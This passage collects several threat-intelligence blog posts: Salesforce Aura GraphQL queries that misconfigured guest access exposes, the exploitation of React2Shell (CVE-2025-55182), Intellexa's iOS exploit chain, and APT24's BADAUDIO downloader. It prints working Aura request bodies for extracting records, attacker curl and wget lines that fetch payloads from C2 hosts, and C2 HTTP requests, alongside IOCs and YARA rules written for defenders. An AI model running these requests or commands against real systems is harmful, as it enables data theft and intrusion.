Since there is no documentation on the GraphQL Aura controller itself, the API documentation was used as a reference. The API documentation provides the following example to interact with the GraphQL API endpoint:

curl "https://{MyDomainName}[.my.salesforce.com/services/data/v64.0/graphql](https://.my.salesforce.com/services/data/v64.0/graphql)" \
  -X POST \
  -H "content-type: application/json" \
  -d '{
  "query": "query accounts { uiapi { query { Account { edges { node { Name { value } } } } } } }"
}

This example was then transposed to the GraphQL Aura controller. The following Aura message was found to work:

{"actions":[{"id":"GraphQL","descriptor":"aura://RecordUiController/ACTION$executeGraphQL","callingDescriptor":"markup://forceCommunity:richText","params":{"queryInput":{"operationName":"accounts","query":"query+accounts+{uiapi+{query+{Account+{edges+{node+{+Name+{+value+}}}totalCount,pageInfo{endCursor,hasNextPage,hasPreviousPage}}}}}","variables":{}}},"version":"64.0","storable":true}]}

This provides the same capabilities as the GraphQL API without requiring API access. The endCursor, hasNextPage, and hasPreviousPage fields were added in the response to facilitate pagination. The requests and response can be seen in Figure 10.

Response when using the GraphQL Aura Controller

Figure 10: Response when using the GraphQL Aura Controller

The records would be returned with the fields queried and a pageInfo object containing the cursor. Using the cursor, it is possible to retrieve the next records. In the aforementioned example, only one record was retrieved for readability, but this can be done in batches of 2,000 records by setting the first parameter to 2000. The cursor can then be used as shown in Figure 11.

Retrieving next records using the cursor

Figure 11: Retrieving next records using the cursor

Here, the cursor is a Base64-encoded string indicating the latest record retrieved, so it can easily be built from scratch. With batches of 2,000 records, and to retrieve the items from 2,000 to 4,000, the message would be:

message={"actions":[{"id":"GraphQL","descriptor":"aura://RecordUiController/ACTION$executeGraphQL","callingDescriptor":"markup://forceCommunity:richText","params":{"queryInput":{"operationName":"accounts","query":"query+accounts+{uiapi+{query+{Contact(first:2000,after:\"djE6MTk5OQ==\"){edges+{node+{+Name+{+value+}}}totalCount,pageInfo{endCursor,hasNextPage,hasPreviousPage}}}}}","variables":{}}},"version":"64.0","storable":true}]}

In the example, the cursor, set in the after parameter, is the base64 for v1:1999. It tells Salesforce to retrieve items after 1999. Queries can be much more complex, involving advanced filtering or join operations to search for specific records. Multiple objects can also be retrieved in one query. Though not covered in detail here, the GraphQL controller can also be used to update, create, and delete records by using mutation queries. This allows unauthenticated users to perform complex queries and operations without requiring API access.

Remediation

All of the issues described in this blogpost stem from misconfigurations, specifically on objects and fields. At a high level, Salesforce administrators should take the following steps to remediate these issues:

  • Audit Guest User Permissions: Regularly review and apply the principle of least privilege to unauthenticated guest user profiles. Follow Salesforce security best practices for guest users object security. Ensure they only have read access to the specific objects and fields necessary for public-facing functionality.

  • Secure Private Data for Authenticated Users: Review sharing rules and organization-wide defaults to ensure that authenticated users can only access records and objects they are explicitly granted permission to.

  • Disable Self-Registration: If not required, disable the self-registration feature to prevent unauthorized account creation.

  • Follow Salesforce Security Best Practices: Implement the security recommendations provided by Salesforce, including the use of their Security Health Check tool.

Salesforce offers a comprehensive Security Guide that details how to properly configure objects sharing rules, field security, logging, real-time event monitoring and more.

All-in-One Tool: AuraInspector

To aid in the discovery of these misconfigurations, Mandiant is releasing AuraInspector. This tool automates the techniques described in this post to help identify potential shortcomings. Mandiant also developed an internal version of the tool with capabilities to extract records; however, to avoid misuse, the data extraction capability is not implemented in the public release. The options and capabilities of the tool are shown in Figure 12.

Help message of the AuraInspector tool

Figure 12: Help message of the AuraInspector tool

The AuraInspectorΒ tool also attempts to automatically discover valuable contextual information, including:

  • Aura Endpoint: Automatically identifying the Aura endpoint for further testing.

  • Home and Record List URLs: Retrieving direct URLs to home pages and record lists, offering insights into the user's navigation paths and accessible data views.

  • Self-Registration Status: Determining if self-registration is enabled and providing the self-registration URL when enabled.

All operations performed by the tool are strictly limited to reading data, ensuring that the targeted Salesforce instances are not impacted or modified. AuraInspector is available for download now.

Detecting Salesforce Instances

While Salesforce Experience Cloud applications often make obvious requests to the Aura endpoint, there are situations where an application's integration is more subtle. Mandiant often observes references to Salesforce Experience Cloud applications buried in large JavaScript files. It is recommended to look for references to Salesforce domains such as:

  • *.vf.force.com

  • *.my.salesforce-sites.com

  • *.my.salesforce.com

The following is a simple Burp Suite Bcheck that can help identify those hidden references:

metadata:
    language: v2-beta
    name: "Hidden Salesforce app detected"
    description: "Salesforce app might be used by some functionality of the application"
    tags: "passive"
    author: "Mandiant"

given response then
    if ".my.site.com" in {latest.response} or ".vf.force.com" in {latest.response} or ".my.salesforce-sites.com" in {latest.response} or ".my.salesforce.com" in {latest.response} then
        report issue:
            severity: info
            confidence: certain
            detail: "Backend Salesforce app detected"
            remediation: "Validate whether the app belongs to the org and check for potential misconfigurations"
    end if

Note that this is a basic template that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.

The following is a representative UDM query that can help identify events in Google SecOps associated with POST requests to the Aura endpoint for potential Salesforce instances:

target.url = /\/aura$/ AND 
network.http.response_code = 200 AND 
network.http.method = "POST"

Note that this is a basic UDM query that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.

Mandiant Services

Mandiant Consulting can assist organizations in auditing their Salesforce environments and implementing robust access controls. Our experts can help identify misconfigurations, validate security postures, and ensure compliance with best practices to protect sensitive data.

Acknowledgements

This analysis would not have been possible without the assistance of the Mandiant Offensive Security Services (OSS) team. We also appreciate Salesforce for their collaboration and comprehensive documentation.

Multiple Threat Actors Exploit React2Shell (CVE-2025-55182)

12 December 2025 at 15:00

Written by: Aragorn Tseng, Robert Weiner, Casey Charrier, Zander Work, Genevieve Stark, Austin Larsen


Introduction

On Dec. 3, 2025, a critical unauthenticated remote code execution (RCE) vulnerability in React Server Components, tracked as CVE-2025-55182 (aka "React2Shell"), was publicly disclosed. Shortly after disclosure, Google Threat Intelligence Group (GTIG) had begun observing widespread exploitation across many threat clusters, ranging from opportunistic cyber crime actors to suspected espionage groups.

GTIG has identified distinct campaigns leveraging this vulnerability to deploy a MINOCAT tunneler, SNOWLIGHT downloader, HISONIC backdoor, and COMPOOD backdoor, as well as XMRIG cryptocurrency miners, some of which overlaps with activity previously reported by Huntress. These observed campaigns highlight the risk posed to organizations using unpatched versions of React and Next.js. This post details the observed exploitation chains and post-compromise behaviors and provides intelligence to assist defenders in identifying and remediating this threat.

For information on how Google is protecting customers and mitigation guidance, please refer to our companion blog post, Responding to CVE-2025-55182: Secure your React and Next.js workloads.

CVE-2025-55182 Overview

CVE-2025-55182 is an unauthenticated RCE vulnerability in React Server Components with a CVSS v3.x score of 10.0 and a CVSS v4 score of 9.3. The flaw allows unauthenticated attackers to send a single HTTP request that executes arbitrary code with the privileges of the user running the affected web server process.

GTIG considers CVE-2025-55182 to be a critical-risk vulnerability. Due to the use of React Server Components (RSC) in popular frameworks like Next.js, there are a significant number of exposed systems vulnerable to this issue. Exploitation potential is further increased by two factors: 1) there are a variety of valid payload formats and techniques, and 2) the mere presence of vulnerable packages on systems is often enough to permit exploitation.

The specific RSC packages that are vulnerable to CVE-2025-55182 are versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of:

  • react-server-dom-webpack

  • react-server-dom-parcel

  • react-server-dom-turbopack

A large number of non-functional exploits, and consequently false information regarding viable payloads and exploitation logic, were widely distributed about this vulnerability during the initial days after disclosure. An example of a repository that started out wholly non-functional is this repository published by the GitHub user "ejpir", which, while initially claiming to be a legitimate functional exploit, has now updated their README to appropriately label their initial research claims as AI-generated and non-functional. While this repository still contains non-functional exploit code, it also now contains legitimate exploit code with Unicode obfuscation. While instances like this initially caused confusion across the industry, the number of legitimate exploits and their capabilities have massively expanded, including in-memory Next.js web shell deployment capabilities. There are also exploit samples, some entirely fake, some non-functional, and some with legitimate functionality, containing malware targeting security researchers. Researchers should validate all exploit code before trusting its capabilities or legitimacy.

Technical write-ups about this vulnerability have been published by reputable security firms, such as the one from Wiz. Researchers should refer to such trusted publications for up-to-date and accurate information when validating vulnerability details, exploit code, or published detections.

Additionally, there was a separate CVE issued for Next.js (CVE-2025-66478); however, this CVE has since been marked as a duplicate of CVE-2025-55182.

Observed Exploitation Activity

Since exploitation of CVE-2025-55182 began, GTIG has observed diverse payloads and post-exploitation behaviors across multiple regions and industries. In this blog post we focus on China-nexus espionage and financially motivated activity, but we have additionally observed Iran-nexus actors exploiting CVE-2025-55182.

China-Nexus Activity

As of Dec. 12, GTIG has identified multiple China-nexus threat clusters utilizing CVE-2025-55182 to compromise victim networks globally. Amazon Web Services (AWS) reporting indicates that China-nexus threat groups Earth Lamia and Jackpot Panda are also exploiting this vulnerability. GTIG tracks Earth Lamia as UNC5454. Currently, there are no public indicators available to assess a group relationship for Jackpot Panda.

MINOCAT

GTIG observed China-nexus espionage cluster UNC6600 exploiting the vulnerability to deliver the MINOCAT tunneler. The threat actor retrieved and executed a bash script used to create a hidden directory ($HOME/.systemd-utils), kill any processes named "ntpclient", download a MINOCAT binary, and establish persistence by creating a new cron job and a systemd service and by inserting malicious commands into the current user's shell config to execute MINOCAT whenever a new shell is started. MINOCAT is an 64-bit ELF executable for Linux that includes a custom "NSS" wrapper and an embedded, open-source Fast Reverse Proxy (FRP) client that handles the actual tunneling.

SNOWLIGHT

In separate incidents, suspected China-nexus threat actor UNC6586 exploited the vulnerability to execute a command using cURL or wget to retrieve a script that then downloaded and executed a SNOWLIGHT downloader payload (7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a). SNOWLIGHT is a component of VSHELL, a publicly available multi-platform backdoor written in Go, which has been used by threat actors of varying motivations. GTIG observed SNOWLIGHT making HTTP GET requests to C2 infrastructure (e.g., reactcdn.windowserrorapis[.]com) to retrieve additional payloads masquerading as legitimate files.

curl -fsSL -m180 reactcdn.windowserrorapis[.]com:443/?h=reactcdn.windowserrorapis[.]com&p=443&t=tcp&a=l64&stage=true -o <filename>

Figure 1: cURL command executed to fetch SNOWLIGHT payload

COMPOOD

GTIG also observed multiple incidents in which threat actor UNC6588 exploited CVE-2025-55182, then ran a script that used wget to download a COMPOOD backdoor payload. The script then executed the COMPOOD sample, which masqueraded as Vim. GTIG did not observe any significant follow-on activity, and this threat actor's motivations are currently unknown.

wget http://45.76.155[.]14/vim -O /tmp/vim
/tmp/vim "/usr/lib/polkit-1/polkitd --no-debug"

Figure 2: COMPOOD downloaded via wget and executed

COMPOOD has historically been linked to suspected China-nexus espionage activity. In 2022, GTIG observed COMPOOD in incidents involving a suspected China-nexus espionage actor, and we also observed samples uploaded to VirusTotal from Taiwan, Vietnam, and China.

HISONIC

Another China-nexus actor, UNC6603, deployed an updated version of the HISONIC backdoor. HISONIC is a Go-based implant that utilizes legitimate cloud services, such as Cloudflare Pages and GitLab, to retrieve its encrypted configuration. This technique allows the actor to blend malicious traffic with legitimate network activity. In this instance, the actor embedded an XOR-encoded configuration for the HISONIC backdoor delimited between two markers, "115e1fc47977812" to denote the start of the configuration and "725166234cf88gxx" to mark the end. Telemetry indicates this actor is targeting cloud infrastructure, specifically AWS and Alibaba Cloud instances, within the Asia Pacific (APAC) region.

<version>115e1fc47977812.....REDACTED.....725166234cf88gxx</version>

Figure 3: HISONIC markers denoting configuration

ANGRYREBEL.LINUX

Finally, we also observed a China-nexus actor, UNC6595, exploiting the vulnerability to deploy ANGRYREBEL.LINUX. The threat actor uses an installation script (b.sh) that attempts to evade detection by masquerading the malware as the legitimate OpenSSH daemon (sshd) within the /etc/ directory, rather than its standard location. The actor also employs timestomping to alter file timestamps and executes anti-forensics commands, such as clearing the shell history (history -c). Telemetry indicates this cluster is primarily targeting infrastructure hosted on international Virtual Private Servers (VPS).

Financially Motivated Activity

Threat actors that monetize access via cryptomining are often among the first to exploit newly disclosed vulnerabilities. GTIG observed multiple incidents, starting on Dec. 5, in which threat actors exploited CVE-2025-55182 and deployed XMRig for illicit cryptocurrency mining. In one observed chain, the actor downloaded a shell script named "sex.sh," which downloads and executes the XMRIG cryptocurrency miner from GitHub. The script also attempts to establish persistence for the miner via a new systemd service called "system-update-service."

GTIG has also observed numerous discussions regarding CVE-2025-55182 in underground forums, including threads in which threat actors have shared links to scanning tools, proof-of-concept (PoC) code, and their experiences using these tools.

Outlook and Implications

After the disclosure of high-visibility, critical vulnerabilities, it is common for affected products to undergo a period of increased scrutiny, resulting in a swift but temporary increase in the number of vulnerabilities discovered. Since the disclosure of CVE-2025-55182, three additional React vulnerabilities have been disclosed: CVE-2025-55183, CVE-2025-55184, and CVE-2025-67779. In this case, two of these follow-on vulnerabilities have relatively limited impacts (restricted information disclosure and causing a denial-of-service (DoS) condition). The third vulnerability (CVE-2025-67779) also causes a DoS condition, as it arose due to an incomplete patch for CVE-2025-55184.

Recommendations

Organizations utilizing React or Next.js should take the following actions immediately:

  1. Patch Immediately:

    1. To prevent remote code execution due to CVE-2025-55182, patch vulnerable React Server Components to at least 19.0.1, 19.1.2, or 19.2.1, depending on your vulnerable version. Patching to 19.2.2 or 19.2.3 will also prevent the potential for remote code execution.

    2. To prevent the information disclosure impacts due to CVE-2025-55183, patch vulnerable React Server Components to at least 19.2.2.

    3. To prevent DoS impacts due to CVE-2025-55184 and CVE-2025-67779, patch vulnerable React Server Components to 19.2.3. The 19.2.2 patch was found to be insufficient in preventing DoS impacts.

  2. Deploy WAF Rules: Google has rolled out a Cloud Armor web application firewall (WAF) rule designed to detect and block exploitation attempts related to this vulnerability. We recommend deploying this rule as a temporary mitigation while your vulnerability management program patches and verifies all vulnerable instances.

  3. Audit Dependencies: Determine if vulnerable React Server Components are included as a dependency in other applications within your environment.

  4. Monitor Network Traffic: Review logs for outbound connections to the indicators of compromise (IOCs) listed below, particularly wget or cURL commands initiated by web server processes.

  5. Hunt for Compromise: Look for the creation of hidden directories like $HOME/.systemd-utils, the unauthorized termination of processes such as ntpclient, and the injection of malicious execution logic into shell configuration files like $HOME/.bashrc.

Indicators of Compromise (IOCs)

To assist defenders in hunting for this activity, we have included IOCs for the threats described in this blog post. A broader subset of related indicators is available in a Google Threat Intelligence Collection of IOCsΒ available for registered users.

Indicator

Type

Description

reactcdn.windowserrorapis[.]com

Domain

SNOWLIGHT C2 and Staging Server

82.163.22[.]139

IP Address

SNOWLIGHT C2 Server

216.158.232[.]43

IP Address

Staging server for sex.sh script

45.76.155[.]14

IP Address

COMPOOD C2 and Payload Staging Server

df3f20a961d29eed46636783b71589c183675510737c984a11f78932b177b540

SHA256

HISONIC sample

92064e210b23cf5b94585d3722bf53373d54fb4114dca25c34e010d0c010edf3

SHA256

HISONIC sample

0bc65a55a84d1b2e2a320d2b011186a14f9074d6d28ff9120cb24fcc03c3f696

SHA256

ANGRYREBEL.LINUX sample

13675cca4674a8f9a8fabe4f9df4ae0ae9ef11986dd1dcc6a896912c7d527274

SHA256

XMRIG Downloader ScriptΒ 

(filename: sex.sh)

7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a

SHA256

SNOWLIGHT sample (filename: linux_amd64)

776850a1e6d6915e9bf35aa83554616129acd94e3a3f6673bd6ddaec530f4273

SHA256

MINOCAT sample

YARA Rules

MINOCAT

rule G_APT_Tunneler_MINOCAT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-10"
		rev = "1"
		md5 = "533585eb6a8a4aad2ad09bbf272eb45b"
	strings:
		$magic = { 7F 45 4C 46 }
		$decrypt_func = { 48 85 F6 0F 94 C1 48 85 D2 0F 94 C0 08 C1 0F 85 }
		$xor_func = { 4D 85 C0 53 49 89 D2 74 57 41 8B 18 48 85 FF 74 }
		$frp_str1 = "libxf-2.9.644/main.c"
		$frp_str2 = "xfrp login response: run_id: [%s], version: [%s]"
		$frp_str3 = "cannot found run ID, it should inited when login!"
		$frp_str4 = "new work connection request run_id marshal failed!"
		$telnet_str1 = "Starting telnetd on port %d\n"
		$telnet_str2 = "No login shell found at %s\n"
		$key = "bigeelaminoacow"
	condition:
		$magic at 0 and (1 of ($decrypt_func, $xor_func)) and (2 of ($frp_str*)) and (1 of ($telnet_str*)) and $key
}

COMPOOD

rule G_Backdoor_COMPOOD_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-11"
		rev = β€œ1”
            md5 = β€œd3e7b234cf76286c425d987818da3304”
	strings:
		$strings_1 = "ShellLinux.Shell"
		$strings_2 = "ShellLinux.Exec_shell"
		$strings_3 = "ProcessLinux.sendBody"
		$strings_4 = "ProcessLinux.ProcessTask"
		$strings_5 = "socket5Quick.StopProxy"
		$strings_6 = "httpAndTcp"
		$strings_7 = "clean.readFile"
		$strings_8 = "/sys/kernel/mm/transparent_hugepage/hpage_pmd_size"
		$strings_9 = "/proc/self/auxv"
		$strings_10 = "/dev/urandom"
		$strings_11 = "client finished"
		$strings_12 = "github.com/creack/pty.Start"
	condition:
		uint32(0) == 0x464C457f and 8 of ($strings_*)
}

SNOWLIGHT

rule G_Hunting_Downloader_SNOWLIGHT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_created = "2025-03-25"
		date_modified = "2025-03-25"
		md5 = "3a7b89429f768fdd799ca40052205dd4"
		rev = 1
	strings:
		$str1 = "rm -rf $v"
		$str2 = "&t=tcp&a="
		$str3 = "&stage=true"
		$str4 = "export PATH=$PATH:$(pwd)"
		$str5 = "curl"
		$str6 = "wget"
		$str7 = "python -c 'import urllib"
	condition:
		all of them and filesize < 5KB
}

Sanctioned but Still Spying: Intellexa’s Prolific Zero-Day Exploits Continue

3 December 2025 at 15:00

IntroductionΒ 

Despite extensive scrutiny and public reporting, commercial surveillance vendors continue to operate unimpeded. A prominent name continues to surface in the world of mercenary spyware, Intellexa. Known for its β€œPredator” spyware, the company was sanctioned by the US Government. New Google Threat Intelligence Group (GTIG) analysis shows that Intellexa isΒ evading restrictions and thriving.Β 

Intellexa has adapted, evaded restrictions, and continues selling digital weapons to the highest bidders. Alongside research published by our colleagues from Recorded Future and Amnesty, this blog post will shed light on Intellexa’s recent activities, unveil the real-world impact of their surveillance tools, and detail the actions we are taking against this industry.

Continued Prolific Exploitation of Zero-Day VulnerabilitiesΒ 

Over the past several years, Intellexa has solidified its position as one of, if not the most, prolific spyware vendors exploiting zero-day vulnerabilities against mobile browsers. Despite the consistent efforts of security researchers and platform vendors to identify and patch these flaws, Intellexa repeatedly demonstrates an ability to procure or develop new zero-day exploits, quickly adapting and continuing operations for their customers.

Intellexa is responsible for a substantial number of the zero-day vulnerabilities identified over the years by Google’s Threat Analysis Group (TAG), now part of GTIG. As an example, out of approximately 70 zero-day vulnerabilities discovered and documented by TAG since 2021, Intellexa accounts for 15 unique zero-days, including Remote Code Execution (RCE), Sandbox Escape (SBX), and Local Privilege Escalation (LPE) vulnerabilities. All of these zero-days have been patched by the respective vendors. In addition to developing exploitation of zero-days, we increasingly see evidence that Intellexa is purchasing steps of exploit chains from external entities.

CVE

Role

Vendor

Product

Type

Description

CVE-2025-48543

SBX+LPE

Google

Android

Memory corruption

Use-After-Free in Android Runtime

CVE-2025-6554

RCE

Google

Chrome

Memory corruption

Type confusion in V8

CVE-2023-41993

RCE

Apple

iOS

Memory Corruption

WebKit JIT RCE

CVE-2023-41992

SBX+LPE

Apple

iOS

Memory Corruption

Kernel IPC Use-After-Free

CVE-2023-41991

LPE

Apple

iOS

Code Signing Bypass

Code Signing Bypass

CVE-2024-4610

LPE

ARM

Mali

Memory Corruption

Improper GPU memory processing operations

CVE-2023-4762

RCE

Google

Chrome

Memory corruption

Type confusion in V8

CVE-2023-3079

RCE

Google

Chrome

Memory Corruption

Type Confusion in V8

CVE-2023-2136

SBX

Google

Skia

Memory Corruption

Integer overflow in Skia SKSL

CVE-2023-2033

RCE

Google

Chrome

Memory Corruption

Use-After-Free in V8

CVE-2021-38003

RCE

Google

Chrome

Memory Corruption

Inappropriate implementation in V8

CVE-2021-38000

RCE

Google

Chrome

Logic/Design Flaw

Insufficient validation of untrusted input in Intents

CVE-2021-37976

SBX

Google

Chrome

Memory Corruption

Information leak in memory_instrumentation

CVE-2021-37973

SBX

Google

Chrome

Memory Corruption

Use-after-free in Portals

CVE-2021-1048

SBX+LPE

Google

Android

Memory Corruption

Use-After-Free in ep_loop_check_proc

Table 1: Zero-days associated with Intellexa since 2021

Exploit ChainΒ 

Partnering with our colleagues at CitizenLab in 2023, we captured a full iOS zero-day exploit chain used in the wild against targets in Egypt. Developed by Intellexa, this exploit chain was used to install spyware publicly known as Predator surreptitiously onto a device. According to metadata, Intellexa referred to this exploit chain internally as β€œsmack.”

First Stage: JSKit Framework DΓ©jΓ  Vu

The initial stage of the exploit chain was a Safari RCE zero-day that Apple fixed as CVE-2023-41993. The exploit leveraged a framework internally called β€œJSKit.” Once arbitrary memory read and write primitives have been achieved thanks to a vulnerability in the renderer, in this case CVE-2023-41993, the framework provides all the requisite components to perform native code execution on modern Apple devices.

We believe that Intellexa acquired their iOS RCE exploits from an external entity, as we have seen this exact same JSKit framework used by other surveillance vendors and government-backed attackers since 2021. In 2024, we reported publicly on a campaign by Russian government-backed attackers using this exact same iOS exploit and JSKit framework in a watering hole attack against Mongolian government websites. We have also seen it used in other campaigns by surveillance vendors, including another surveillance vendor using the same framework when exploiting CVE-2022-42856 in 2022.

The JSKit framework is well maintained, supports a wide range of iOS versions, and is modular enough to support different Pointer Authentication Code (PAC) bypasses and code execution techniques. The framework can parse in-memory Mach-O binaries to resolve custom symbols and can ultimately manually map and execute Mach-O binaries directly from memory. In addition, the JSKit framework is fairly robust and well engineered, with each step of the exploitation process tested carefully. To date, we haven't seen a similar framework exist for Android.

Example of testing and validating shellcode execution

Figure 1: Example of testing and validating shellcode execution

The exploit Intellexa used was apparently tracked internally as "exploit number 7," according to debug strings at the entry point of the RCE exploit. This suggests that the external entity supplying exploits likely possesses a substantial number of iOS exploits targeting a wide range of versions.

Debug string suggesting multiple iOS exploits

Figure 2: Debug string suggesting multiple iOS exploits

Regarding Chrome exploitation, Intellexa has used a custom framework with all the features needed to gain code execution from any arbitrary vulnerability capable of leaking TheHole magic object in V8. They first used this framework with CVE-2021-38003, then with CVE-2023-4762, CVE-2023-3079, CVE-2023-2033, and more recently in June 2025 with CVE-2025-6554, observed in Saudi Arabia. This most recent, CVE-2025-6554, was a type confusion error in Chrome’s v8 engine. Chrome quickly mitigated the issue for all Chrome users with a configuration change and then fixed the bug as CVE-2025-6554 in version 138.0.7204.96. All these CVEs are vulnerabilities in V8 that all can be used to leak TheHole object.

Following Stages: Watching the Helper

The second stage is the most technical part of the chain and would require an entire separate blog post to describe all of its functionality. Essentially, this stage is in charge of breaking out of the Safari sandbox and executing an untrusted third stage payload as system by abusing the kernel vulnerabilities CVE-2023-41991 and CVE-2023-41992. This second stage communicates with the first stage to re-use some of the primitives (e.g., PAC bypass) and offers kernel memory read/write capabilities to the third stage.

The third stage (tracked by GTIG as PREYHUNTER) is the last one we captured and is composed of two modules called "helper" and "watcher."

The watcher module primarily ensures that the infected device does not exhibit suspicious behavior; if such behavior is detected, a notification is generated, and the exploitation process is terminated. The module is also in charge of monitoring crashes.

The following behaviors are detected:

  • Developer mode via security.mac.amfi.developer_mode_status

  • Console attached via diagnosticd

  • US or IL locale set on the phone

  • Cydia installed

  • Bash, tcpdump, frida, sshd, or checkrain process currently running on the phone

  • McAfee, AvastMobileSecurity, or NortonMobileSecurity installed on the phone

  • Custom HTTP proxy setup

  • Custom root CA installed

The helper module is communicating with the other parts of the exploit via a Unix socket at /tmp/helper.sock. Similar to the ALIEN malware for Android, the module has the ability to hook various places with custom frameworks called DMHooker and UMHooker. These hooks are allowing the module to perform basic spyware capabilities such as:

  • Recording VOIP conversations (stored in /private/var/tmp/l/voip_%lu_%u_PART.m4a)

  • Running a keylogger

  • Capturing pictures from the camera

The module is also hooking into the SpringBoard in order to hide user notifications caused by the aforementioned actions. We believe these capabilities are provided to the operator to make sure the infected device is the correct one before deploying a more sophisticated spyware, such as Predator.

The binary left compilation artifacts such as the following build directory including the name of the exploit chain.

/Users/gitlab_ci_2/builds/jbSFKQv5/0/roe/ios16.5-smackjs8-production/.

Overall, these exploits are high in sophistication, especially compared to the less sophisticated spyware stager, supporting our assessment that the exploits were likely acquired from another party.Β 

Disrupting Novel Delivery Capabilities

The primary delivery mechanism for Intellexa's exploits remains one-time links sent to targets directly via end-to-end encrypted messaging applications. However, we have also observed another tactic with a few customersβ€”the use of malicious advertisements on third-party platforms to fingerprint users and redirect targeted users to Intellexa's exploit delivery servers.

We believe this campaign is another example of commercial surveillance vendors abusing ads for exploit delivery, and Intellexa has gotten increasingly involved in this space since early 2025. Working with our partners, we identified the companies Intellexa created to infiltrate the advertising ecosystem, and those partners subsequently shut down the accounts from their platforms.

Addressing the Threat of Intellexa’s ActivitiesΒ 

Community efforts to raise awareness have built momentum toward an international policy response. Google has been a committed participant in the Pall Mall Process, designed to build consensus and progress toward limiting the harms from the spyware industry. Together, we are focused on developing international norms and frameworks to limit the misuse of these powerful technologies and protect human rights around the world. These efforts are built on earlier governmental actions, including steps taken by the US Government to limit government use of spyware, and a first-of-its-kind international commitment to similar efforts.

Recognizing the severity and widespread nature of Intellexa's activities in particular, we have made the decision to simultaneously deliver our government-backed attack warning to all known targeted accounts associated with Intellexa's customers since 2023. This effort encompasses several hundred accounts across various countries, including Pakistan, Kazakhstan, Angola, Egypt, Uzbekistan, Saudi Arabia, and Tajikistan, ensuring that individuals at risk are made aware of these sophisticated threats.

Following our disclosure policy, we are sharing our research to raise awareness and advance security across the ecosystem. We have also added all identified websites and domains to Safe Browsing to safeguard users from further exploitation. We urge users and organizations to apply patches quickly and keep software fully up-to-date for their protection. Google will remain focused on detecting, analyzing, and preventing zero-day exploitation as well as reporting vulnerabilities to vendors immediately upon discovery.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included IOCs in a GTI Collection for registered users.

File Indicators

  • 85d8f504cadb55851a393a13a026f1833ed6db32cb07882415e029e709ae0750
  • e3314bcd085bd547d9b977351ab72a8b83093c47a73eb5502db4b98e0db42cac

YARA Rule

This rule is intended to serve as a starting point for hunting efforts to identify PREYHUNTER malware; however, it may need adjustment over time.

rule G_Hunting_PREYHUNTER_IOSStrings_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$ = "/Users/gitlab_ci_2/builds/jb"
		$ = "/roe/ios1"
		$ = "-production/libs/Exploit" ascii wide
		$ = "/private/var/tmp/l/voip_%lu_%u_PART.m4a" ascii wide
		$ = "/private/var/tmp/etherium.txt" ascii wide
		$ = "/private/var/tmp/kusama.txt" ascii wide
		$ = "_gadget_pacia" ascii wide
		$ = "ZN6Helper4Voip10setupHooksEvE3$_3" ascii wide
		$ = "Hook 1 triggered! location:" ascii wide
		$ = "KernelReaderI11CorelliumRWE" ascii wide
		$ = "NSTaskROP20WithoutDeveloperMode" ascii wide
		$ = "UMHookerI14RemoteTaskPort" ascii wide
		$ = "callFunc: building PAC cache for" ascii wide
		$ = "select  tset  FROM tsettings WHERE INSTR(tset, ?)" ascii wide
		$ = "select * from tsettings WHERE length(sha256) > ?" ascii wide
		$ = "isTrojanThreadERK" ascii wide
		$ = "getpid from victim returned:" ascii wide
		$ = "victim task kaddr:" ascii wide
	condition:
		1 of them
}

Acknowledgements

We would like to acknowledge and thank The Citizen Lab and Amnesty International for their collaboration and partnership.

Beyond the Watering Hole: APT24's Pivot to Multi-Vector Attacks

20 November 2025 at 15:00

Written by: Harsh Parashar, Tierra Duncan, Dan Perez


Google Threat Intelligence Group (GTIG) is tracking a long-running and adaptive cyber espionage campaign by APT24, a People's Republic of China (PRC)-nexus threat actor. Spanning three years, APT24 has been deploying BADAUDIO, a highly obfuscated first-stage downloader used to establish persistent access to victim networks.

While earlier operations relied on broad strategic web compromises to compromise legitimate websites, APT24 has recently pivoted to using more sophisticated vectors targeting organizations in Taiwan. This includes the repeated compromise of a regional digital marketing firm to execute supply chain attacks and the use of targeted phishing campaigns.

This report provides a technical analysis of the BADAUDIO malware, details the evolution of APT24's delivery mechanisms from 2022 to present, and offers actionable intelligence to help defenders detect and mitigate this persistent threat.

As part of our efforts to combat serious threat actors, GTIG uses the results of our research to improve the safety and security of Google’s products and users. Upon discovery, all identified websites, domains, and files are added to the Safe Browsing blocklist in order to protect web users across major browsers. We also conducted a series of victim notifications with technical details to compromised sites, enabling affected organizations to secure their sites and prevent future infections.

BADAUDIO campaign overview

Figure 1: BADAUDIO campaign overview

Payload Analysis: BADAUDIO and Cobalt Strike Beacon Integration

The BADAUDIO malware is a custom first-stage downloader written in C++ that downloads, decrypts, and executes an AES-encrypted payload from a hard-coded command and control (C2) server. The malware collects basic system information, encrypts it using a hard-coded AES key, and sends it as a cookie value with the GET request to fetch the payload. The payload, in one case identified as Cobalt Strike Beacon, is decrypted with the same key and executed in memory.

GET https://wispy[.]geneva[.]workers[.]dev/pub/static/img/merged?version=65feddea0367 HTTP/1.1
Host: wispy[.]geneva[.]workers[.]dev
Cookie: SSID=0uGjnpPHjOqhpT7PZJHD2WkLAxwHkpxMnKvq96VsYSCIjKKGeBfIKGKpqbRmpr6bBs8hT0ZtzL7/kHc+fyJkIoZ8hDyO8L3V1NFjqOBqFQ==
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

--------------------------

GET
cfuvid=Iewmfm8VY6Ky-3-E-OVHnYBszObHNjr9MpLbLHDxX056bnRflosOpp2hheQHsjZFY2JmmO8abTekDPKzVjcpnedzNgEq2p3YSccJZkjRW7-mFsd0-VrRYvWxHS95kxTRZ5X4FKIDDeplPFhhb3qiUEkQqqgulNk_U0O7U50APVE
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Connection: Keep-Alive
